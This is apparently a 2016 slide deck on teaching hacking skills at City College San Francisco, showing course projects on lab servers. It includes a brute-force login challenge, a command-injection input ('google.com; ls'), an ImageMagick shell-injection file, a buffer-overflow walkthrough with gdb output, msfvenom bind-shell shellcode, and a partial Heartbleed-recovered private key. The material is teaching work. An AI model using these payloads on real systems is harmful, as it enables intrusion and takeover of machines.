



# Hacking for Jobs

YearUp, Dec. 6, 2016

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City College San Francisco

All materials available at [samsclass.info](http://samsclass.info)

# Torvalds attacks IT industry 'security circus'

Linux creator calls OpenBSD crowd a bunch of "monkeys" and criticizes those who publicize security flaws to gain notoriety.

by **Liam Tung** / July 18, 2008 7:14 AM PDT

- **Hacking is indeed a circus**
- **Is that supposed to be a bad thing?**



# Challenging Students

# Student Diversity

- **Beginners**
- **Old-school mainframe programmers upgrading skills**
- **Amateurs from hackerspaces**
- **Professional IT workers**
- **Professional infosec workers**




# Levels of Achievement

- **Memorize definitions of terms**
- **Hands-on projects with step-by-step instructions**
- **Challenges without instructions**
- **Capture the Flag Competitions**
- **Professional information security employment**

# Violent Python

- **Step-by-step project**
- **Challenges**
  - **No instructions**
  - **Increasing difficulty**
- **ty @mqaissaunee**





https://samsclass.info/124/proj14/p5-http.htm


## Simple POST Login

This is a simple login form. Test it with any username and password you like.

Username:

Password:

SUBMIT





GNU nano 2.2.6

File: http2.py

```
import socket
socket.setdefaulttimeout(2)
s = socket.socket()

target = "attack.samsclass.info"
tport = 80

user = raw_input('Username: ')
pw = raw_input('Password: ')
length = len(user) + len(pw) + 5

s.connect((target, tport))
s.send("POST /python/login1.php HTTP/1.1\nHost: " + target \
+ "\nContent-Length: " + str(length) \
+ "\nContent-Type: application/x-www-form-urlencoded" \
+ "\n\nu=" + user + "&p=" + pw)
print s.recv(1024)
s.close
```

KALI LINUX

The quieter you become, the more you are able to hear.

## Challenge 1: Brute Forcing a Login Form (15 pts. extra credit)


Write a script in Python to try all possible credentials and get into the form below.

The user name is one of these:

- bill
- ted
- sally
- sue

The PIN is a two-digit number, like this:

- 00
- 01
- 02
- ...
- 98
- 99



A login form with a light gray background and a double-line border. It contains two input fields and a submit button. The first field is labeled "Username:" and the second is labeled "PIN:". Both fields have a small double-slash icon at the end. The submit button is labeled "SUBMIT".

Username:

PIN:

Username:

PIN:

SUBMIT

## Credits


CEO: Sarah Bellum

Staff: Pete Moss, Sandy Beach

(Stolen from [A Prairie Home Companion](#))

[Hint](#)

# April 2014: Heartbleed



The screenshot shows a web browser window with the address bar containing the URL <https://samsclass.info/124/proj14/heartbleed.htm>. The page title is "Heartbleed Tests and Projects". Below the title, there is a section header "Projects". The text on the page reads: "Here are the projects I wrote to demonstrate both the client and server attacks:". Below this text, there are five blue underlined links: [Attacking a Server with Heartbleed: Detecting the Heartbleed OpenSSL Vulnerability and Patching It](#), [Attacking Clients with a Malicious Heartbleed SSL Server](#), [Public server to test clients for vulnerability](#), [Attacking the CloudFlare Challenge Server](#), and [Testing VMware Fusion](#).



# Vulnerable Android Devices



Finder File Edit View Go Window Help androVM\_vbox86

what's my ip - Google Se... attack.samsclass.info/p...

Thu Apr 10 16:31:05 2014

Connection from: 147.144.199.153:41251  
Client returned 7 (0x7) bytes -- **NOT VULNERABLE**

Thu Apr 10 16:33:00 2014

Connection from: 147.144.203.246:51558  
Client returned 17408 (0x4400) bytes

Thu Apr 10 16:33:04 2014

Connection from: 147.144.203.246:51561  
Client returned 17408 (0x4400) bytes

Thu Apr 10 16:33:07 2014

Connection from: 147.144.203.246:51562  
Client returned 17408 (0x4400) bytes

Thu Apr 10 16:33:15 2014

Connection from: 147.144.199.153:41317  
Client returned 7 (0x7) bytes -- **NOT VULNERABLE**

Thu Apr 10 16:33:25 2014



<https://blog.cloudflare.com/the-results-of-the-cloudflare-challenge/#>



CLOUDFLARE

[Blog home](#)

# The Results of the CloudFlare Challenge

11 Apr 2014 by [Nick Sullivan](#).

The first valid submission was received at 16:22:01PST by Software Engineer [Fedor Indutny](#). He sent at least 2.5 million requests over the course of the day. The second was submitted at 17:12:19PST by Ilkka Mattila at NCSC-FI, who sent around a hundred thousand requests over the same period of time.



# A Job from One Tweet



**Sam Bowne** @sambowne · 11 Apr 2014

Kevin (a CCSF student) found most of the Cloudflare Challenge private key (not all of it) [samsclass.info/lulz/cf-chall-...](https://samsclass.info/lulz/cf-chall-kevin.png)



```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: DES-EDE3-CBC, 445BDC04DA1EAE38

ZHxu9n3Ja0ugE4XqBDH0/qPgw6jDbLVKoM/Ky0aev+1i09cgRPdizKHvF+DZMnY2
OwbQkf+UXUo09KtpwNEQZP/Ju/GbN7Xh/XLcUswUhXBmMEdYP/P0ntePgylG3YtZ
g/X30R0x0Ei82zqF7b4A52NgKRqkABtTjb3j6PdLOWPS1roHov/lvKNoUohb9Ce
rDMwdM5M8VZFhVlXe.i0xU8bM6nx9wBjF/vB3Ibxt5KDC3hvnBL4iA0tuCzgVuYAA
THxan1Zxwuy5/U0IT1mqqaVLIK1ntr+LwMNV7003oE9yC0lSla0nCSzatoqJT00G
M0nLMT+gLf6zublNL2wnJUus4e9sLKhLW4rvomAcUfm0iaog4WPAbyQM5v0Zmr1c
Kfa7KgSCUZxdelqf6YE/Ipmj5tX4Fcp0LZHdGPiF65CwGys2uLNhV9q+SbF7LEDI
W/DbCioCDwr9pp70dUIiL91R6llJUFZUjyNDldX/bRiT6CMJKTPg01wkq6367Tub
+eaHx/5McVnWoEldaKSqfr+QmFqJ5N0xvSV0mm107Un8tAQ/M1EJ4p6bHw2yRT20
9nQqJ/fr/Mdlw5VV+jo6lmGlttewc8Au0rXS3d1rJ1Wwkr94pMwv65qs76ree/Bf
idfj7d8/dsgPYfG2IYT0qVl5vUxa73WemwI+9+9roumzzCwDEynvH7Ia2h+X25j
w9ajCFI45MxYUBPzpN7kkema6UMys1Ad1ir/xm70nqWntw0wI/3kRDH60XiwRdDP
gSrP45qEAzDfsRw2im4GPQU7CJiLEbFIXknjPwP1DSWQlLDq1cM3na1oKUCkZsU
UH6N+HnZsEuqS+GcCWP+5CS/VPFfCwqgljR7z0sEYM0p334YhaLQg+gd2p7WoMAK
b6FB/1CiwJXjVBaX1fzcDISzCwqHA0kfa5r4ypJxhqdB4dMim6F3DdFeXJ/iCI6
I37fdDysf0LwzTbJNr9vYdntJU8uScK6Rp8nnJkwlfWtaCZ+LHLJKhkvyRAwEQS0
q0n+y9M3YiVt9SCvm2UEC8pnUHf rtbB8cPrMgFkqQ32epCpcG/v9eFyinAmYk03P
yH/m5z/RjeHSs6ZiXnFXsjJRhAWby4yG2ap+EGr1x6RJs3Fk84wL2ZaVgmZ/K365
27dA+figDXbJqEpuNwiCKHB8bbzQI8zEyewsR1TmJy/y97R5UIMNl27ww0DnDl/X
s/sHM7rws3iYGfUmmx00Bhro0SSIrnm0ShfbQZu0buEDoC9/sfsFv9M0uTstlRg+
yv8PwxZV0hX8DyPRvwTB/c41++mHfEjCegSCcBddr6zkkXEGiByjClShYhfMyWn
Zmz95A6/1dJpgu4uU8d0uHk4wyrJVNaedzWQa7063vsGgYEu6gnDzlcHmwKPGxMH
fww8UEZbJ9q1Wr8ylaDNcF93Qu4d/HnGmKQPBRJCPSiTap/cy7pa1vc/tpIghL0L
JK==
```

# Exploit Development Class



# Command Injection

← → ↻ 🏠 <https://attack32.samsclass.info/ping.htm>

## Ping Command Injection Challenge

The form below lets you send pings to a remote host. Unfortunately, it has a vulnerability.

To use the form normally, enter a target, such as

**google.com**

To see the vulnerability, enter

**google.com; ls**

**Target IP:**

Send Pings!

# Vulnerable ImageMagick Page

## Normal Usage

1. Get a normal GIF or JPEG image
2. Upload it using the buttons below
3. Click the thumbnail to see your image

Select image to upload:  No file chosen

---

## Vulnerability

Make a text file with these contents:

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.com" | echo "HELLO";date;")'
pop graphic-context
```

Save it as **exploit.jpg**. Upload it using the form above on this page.

# Introduction to SQL Injection: Hands-On

## 1. Reset the Database Before Using It

Reset

## 2. SQL Database Structure

The database named `sqlol` contains the two tables shown below.

**Table: users**


Field: username	Field: isadmin
Herp Derper	1
SlapdeBack LovedeFace	1
Wengdack Slobdegoob	0
Chunk MacRunfast	0
Peter Weiner	0

**Table: ssn**

Field: name	Field: ssn
Herp Derper	111-11-1111
SlapdeBack LovedeFace	222-22-2222
Wengdack Slobdegoob	333-33-3333
Chunk MacRunfast	444-44-4444
Peter Weiner	555-55-5555



# CNIT 127: Exploit Development



[Proj 2: Linux Buffer Overflow Without Shellcode \(20 pts.\)](#)

[Proj 3: Linux Buffer Overflow With Shellcode \(20 pts.\)](#)

[Proj 4: Remote Linux Buffer Overflow With Listening Shellcode \(20 pts.\)](#)

[Proj 5: Using nasm, ld, and objdump \(10 pts.\)](#)

[Proj 6: Exploiting a Format String Vulnerability \(20 pts.\)](#)

[Proj 7: Very Simple Heap Overflow \(10 pts.\)](#)

[Proj 8: Heap Overflow via Data Overwrite \(10 pts.\)](#)

[Proj 9: Exploiting "Vulnerable Server" on Windows \(25 pts.\)](#)

[Proj 10: Exploiting Easy RM to MP3 Converter on Windows with ASLR \(20 pts.\)](#)

[Proj 11: Defeating DEP with ROP \(20 pts.\)](#)

[Proj 12: Intro to 64-bit Assembler \(15 pts.\)](#)

[Proj 13: 64-Bit Buffer Overflow Exploit \(15 pts.\)](#)

[Proj 14: Heap Spray \(15 pts.\)](#)

[Proj 15: SEH-Based Stack Overflow Exploit \(25 pts.\)](#)

[Proj 16: Fuzzing with the Failure Observation Engine \(20 pts.\)](#)

[Proj 17: Security Shepherd \(20 pts.\)](#)

[Proj 18: Fuzzing with Spike \(15 pts.\)](#)



# Proj 4: Remote Linux Buffer Overflow With Listening Shell (20 pts.)

The image shows two terminal windows from a Kali Linux machine. The top window, titled 'SERVER WINDOW', shows the execution of a curl command to download a file named 'p4-server'. The output shows a successful download of 9108 bytes. The user then sets permissions with 'chmod a+x p4-server' and runs './p4-server', which outputs 'Here is the message: HELLO'. The bottom window, titled 'CLIENT WINDOW', shows the user running 'nc 127.0.0.1 4001'. The client receives a 'Welcome to my server!' message, sends 'HELLO', and receives a response: 'I got this message: HELLO' followed by another 'Welcome to my server!' message.

```
root@kali: ~/127/t
File Edit View Search Terminal Help
root@kali:~/127/t# curl https://samsclass.info/127/proj/p4-server > p4-server
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 9108 100 9108 0 0 16661 0 --:--:-- --:--:-- --:--:-- 16681
root@kali:~/127/t#
root@kali:~/127/t# chmod a+x p4-server
root@kali:~/127/t#
root@kali:~/127/t# ./p4-server
Here is the message: HELLO
█

root@kali: ~/127/t
File Edit View Search Terminal Help
root@kali:~/127/t# nc 127.0.0.1 4001
Welcome to my server! Type in a message!
HELLO
I got this message: HELLO
Welcome to my server! Type in a message!
█
```

# Buffer Overflow Vulnerability

```
11
12     int copier(char *str) {
13         char buffer[1024];
14         strcpy(buffer, str);
15     }
```

- **Input more than 1024 bytes will overflow the buffer**

```
GNU nano 2.2.6                               File: p4-b1
#!/usr/bin/python
print 'A' * 1100
```



# DoS Exploit

```
root@kali: ~/127/t
File Edit View Search Terminal Help
root@kali:~/127/t# ./p4-server
Segmentation fault
root@kali:~/127/t# █

root@kali: ~/127/t
File Edit View Search Terminal Help
root@kali:~/127/t# nc 127.0.0.1 4001 < p4-e1
Welcome to my server!  Type in a message!
root@kali:~/127/t# █
```







# Gnu Debugger

```
(gdb) run
Starting program: /root/127/t/p4-server

Program received signal SIGSEGV, Segmentation fault.
0x39313831 in ?? ()
(gdb) █
```

root@kali: ~/127/t

File Edit View Search Terminal Help

```
root@kali:~/127/t# nc 127.0.0.1 4001 < p4-e2
Welcome to my server! Type in a message!
█
```

```
(gdb) info registers
eax          0xbfffcc10      -1073755120
ecx          0xbfffe880      -1073747840
edx          0xbfffd054      -1073754028
ebx          0xb7fb6000      -1208262656
esp          0xbfffd020      0xbfffd020
ebp          0x37313631      0x37313631
esi          0x0             0
edi          0x0             0
eip          0x39313831      0x39313831
```




# Generate Shellcode with msfvenom

```
root@kali:~/127/t# msfvenom -p linux/x86/shell_bind_tcp AppendExit=true
-e x86/alpha_mixed -f python
No platform was selected, choosing Msf::Module::Platform::Linux from the
payload
No Arch selected, selecting Arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 232 (iteration=0)
x86/alpha_mixed chosen with final size 232
Payload size: 232 bytes
```

```
buf = ""
buf += "\x89\xe6\xdb\xcf\xd9\x76\xf4\x5e\x56\x59\x49\x4a\x10"
buf += "\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43"
buf += "\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x30"
buf += "\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x42"
